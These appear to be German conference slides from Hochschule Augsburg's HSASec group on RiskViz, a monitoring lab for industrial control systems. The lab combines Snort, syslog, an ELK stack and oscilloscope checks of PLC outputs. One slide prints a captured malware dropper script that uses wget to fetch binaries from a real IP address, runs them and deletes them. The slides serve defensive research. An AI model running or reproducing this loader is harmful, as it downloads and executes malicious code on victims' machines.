Hochschule
Augsburg University of
Applied Sciences

RiskViz - "Network" Security Monitoring

Überblick

- HSASec größte Forschungsgruppe für IT-Sicherheit und Digitale Forensik in Bayrisch-Schwaben
- Ca. 15 Ständige Mitarbeiter
- Forschungss und Dienstleistungsbereiche
  - Unternehmenssicherheit
  - Digitale Forensik
  - Embedded Product Security
  - Industrial Control System Security

Problemstellung

Problemstellung

- **Wie kann die funktionalität einer Anlage während des Scans sichergestellt werden?**
- **Welche Auswirkungen hat der Scan im Vergleich zum regulären "Internet Rauschen"?**
  - Funktional?
  - Elektrisch?
- **Wie und in welchem Umfang scannen andere Institution bereits industrielle Anlagen?**
- **Werden industrielle Anlagen im Netz angegriffen?**
  - geziehlt?
  - automatisiert?

Testlabor

Testaufbauten

Hohe Vielfallt ermöglicht reale Bedingungen


- ca. 50 Komponenten
- Siemens, Wago, Schneider, Phoenix, MBS, ...
- Profinet, BACnet, KNX, ...




Cyber Mountain Village

Netzwerküberwachung

- Mirror Port (Snort)
- Syslog



Elektrische Überwachung

Hochschule Augsburg University of Applied Sciences

Messung

- Pico Scope Oszillsokop misst Ausgänge an SPSen
- Skript übermittelt an Datenbank


```
Waiting for trigger
Sampling Done
Frequency Channel A: 125.05656071
Frequency Channel B: 30.7377329028
Frequency Channel C: 9.36329588015
Frequency Channel D: 5.50054910673
Waiting for trigger
Sampling Done
Frequency Channel A: 124.981177534
Frequency Channel B: 28.4770659025
Frequency Channel C: 9.36225944235
Frequency Channel D: 7.70077007701
Waiting for trigger
Sampling Done
Frequency Channel A: 124.987480429
Frequency Channel B: 29.2928786787
Frequency Channel C: 9.3608321087
Frequency Channel D: 5.50055005501
Waiting for trigger
Sampling Done
Frequency Channel A: 125.056530647
Frequency Channel B: 30.7692896667
Frequency Channel C: 9.36475502966
Frequency Channel D: 6.05060717146
```


Gesamtaufbau

- Netzwerkinformationen
  - Snort
  - Syslog
- Funktionsprüfung
  - Messung mit Oszilloskop
  - Funktionsüberwachung
- ELK Stack
  - Elasticsearch
  - Logstash
  - Kibana

Security Monitoring


Syslog Auswertung

- Login Versuche
- Systemstart Meldungen
- Konfigurations Meldungen




Netzwerk Events

- Shodan
- DFN Scan




Geografische Auswertung

- Deutschland weit vorne
- Gefolgt von Amerika



Überblick

- Kibana Überblick
- Zeitraum hier ein Monat



Malware

- Malware gefunden auf HSASec Testlabor
- Stupides Ausprobieren
- Lädt Schadcode
- Gängige Architekturen

```
#!/bin/bash
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://107.172.129.145/ntpd; chmod +x ntpd; ./ntpd; rm -rf ntpd
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://107.172.129.145/sshd; chmod +x sshd; ./sshd; rm -rf sshd
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://107.172.129.145/openssh; chmod +x openssh; ./openssh; rm
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://107.172.129.145/bash; chmod +x bash; ./bash; rm -rf bash
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://107.172.129.145/tftp; chmod +x tftp; ./tftp; rm -rf tftp
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://107.172.129.145/wget; chmod +x wget; ./wget; rm -rf wget
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://107.172.129.145/cron; chmod +x cron; ./cron; rm -rf cron
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://107.172.129.145/ftp; chmod +x ftp; ./ftp; rm -rf ftp
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://107.172.129.145/pftp; chmod +x pftp; ./pftp; rm -rf pftp
cd /tmp || cd /var/run || cd /mnt || cd /root || cd /; wget http://107.172.129.145/sh; chmod +x sh; ./sh; rm -rf sh
```

Fazit und Ausblick

Fazit

- Datenerhebung funktioniert zuverlässig
- Erkennung von Loginversuchen
- Warnmeldungen durch Intrusion Detection System
- Elektrische Prüfung der Ausgänge


Ausblick

- Regelergenzung Intrusion Detection System
- Automatisiere Syslog Auswertung aller Events
- Automatisierte Auswertung von Schadsoftware (Cuckoo Sandbox, ...)

